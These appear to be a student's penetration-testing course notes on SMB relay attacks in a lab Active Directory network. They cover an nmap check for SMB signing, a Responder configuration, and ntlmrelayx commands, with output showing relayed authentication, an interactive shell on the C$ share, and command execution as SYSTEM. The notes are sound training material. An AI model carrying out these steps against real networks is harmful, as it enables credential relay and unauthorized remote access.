


90.05 - SMB Relay Attacks Overview

A presentation slide titled "SMB Relay" with a dark background and a purple-to-pink gradient bar at the top. The slide contains text explaining what SMB Relay is, its requirements, and the TCM Security logo in the top right and bottom left corners.

SMB Relay

What is SMB Relay?
Instead of cracking hashes gathered with Responder, we can instead relay those hashes to specific machines and potentially gain access

Requirements

- SMB signing **must be disabled or not enforced** on the target
- Relayed user credentials must be admin on machine for any real value

TCM Security

Pay attention to the Requirements.

-SMB signing by default is not enabled or enforced on workstations, but it is enabled and enforced on servers by default. We can check this in the network somehow.

-Relayed user credentials must be admin on that local machine, otherwise not real value.

How do we identify it in the scans?

```
(kali㉿kali)-[~]  
$ nmap --script=smb2-security-mode.nse -p445 10.0.0.25  
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-19 13:07 EDT  
Nmap scan report for 10.0.0.25  
Host is up (0.090s latency).  
  
PORT      STATE SERVICE  
445/tcp   open  microsoft-ds  
  
Host script results:  
| smb2-security-mode:  
|   3:1:1:  
|_    Message signing enabled but not required  
  
Nmap done: 1 IP address (1 host up) scanned in 0.78 seconds
```

Identify Hosts Without SMB Signing

`nmap --script=smb2-security-mode.nse -p445 10.0.0.0/24`

Before we can attack this, we need to configure Responder:

This is how it should look like.

SMB Relay


Step 1: Run Responder

`sudo mousepad /etc/responder/Responder.conf`




```
Responder.conf  
/usr/share/responder  
  
[Responder Core]  
  
; Servers to start  
SQL = On  
SMB = Off  
Kerberos = On  
FTP = On  
POP = On  
SMTP = On  
IMAP = On  
HTTP = Off  
HTTPS = On  
DNS = On  
LDAP = On
```

Then, we can run Responder:





Then, we set up another tool called "ntlmrelayx.py":



Here is what is going to happen if we are lucky, Responder will catch the hash, forward it to the Ntlmrelayx.py. Then, Ntlmrelayx.py will forward that hash to the target selected. "If we are a local administrator on the machine with the hash we captured, we will get some win."

For this to happen, we need an event to occur. This is going to be similar to the previous lab, where we pointed our Request to the wrong domain.



Other wins:

In this way, we get an interactive shell.

```
[*] Servers started, waiting for connections
[*] SMBD-Thread-3: Received connection from 10.0.0.25, attacking target smb://10.0.0.35
[*] Authenticating against smb://10.0.0.35 as MARVEL\fcastle SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11000
[*] SMBD-Thread-5: Received connection from 10.0.0.25, attacking target smb://10.0.0.35
[*] Authenticating against smb://10.0.0.35 as MARVEL\fcastle SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11001
```

SMB Relay

Other Wins

```
sudo ntlmrelayx.py -tf targets.txt -smb2support -i
```

```
(kali@kali)-[~]
$ nc 127.0.0.1 11000
Type help for list of commands
# shares
ADMIN$
C$
IPC$
# use C$
# ls
drw-rw-rw- 0 Wed Jul 19 00:56:34 2023 $Recycle.Bin
-rw-rw-rw- 413738 Wed Apr 7 14:58:48 2021 bootmgr
-rw-rw-rw- 1 Wed Apr 7 14:58:48 2021 BOOTNXT
drw-rw-rw- 0 Wed Apr 7 14:02:34 2021 Documents and Settings
-rw-rw-rw- 8192 Wed Jul 19 12:51:01 2023 DumpStack.log.tmp
-rw-rw-rw- 738197504 Wed Jul 19 12:51:01 2023 pagefile.sys
drw-rw-rw- 0 Wed Apr 7 15:00:10 2021 PerfLogs
drw-rw-rw- 0 Mon Apr 12 20:26:24 2021 Program Files
drw-rw-rw- 0 Wed Apr 7 16:42:32 2021 Program Files (x86)
drw-rw-rw- 0 Wed Jul 19 00:55:03 2023 ProgramData
drw-rw-rw- 0 Wed Apr 7 14:02:36 2021 Recovery
-rw-rw-rw- 268435456 Wed Jul 19 12:51:01 2023 swapfile.sys
drw-rw-rw- 0 Wed Apr 7 14:04:39 2021 System Volume Information
drw-rw-rw- 0 Wed Jul 19 00:55:11 2023 Users
drw-rw-rw- 0 Mon Apr 12 20:35:03 2021 Windows
#
```

SMB Relay

Other Wins

```
nc 127.0.0.1 11000
```

We can also run commands:

```
[*] Authenticating against smb://10.0.0.35 as MARVEL\fcastle SUCCEED
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Executed specified command on host: 10.0.0.35
[*] Executed specified command on host: 10.0.0.35
[-] SMB SessionError: STATUS_SHARING_VIOLATION(A file cannot be opened
patible.)
nt authority\system
```

SMB Relay

Other Wins

```
sudo ntlmrelayx -tf targets.txt -smb2support -c "whoami"
```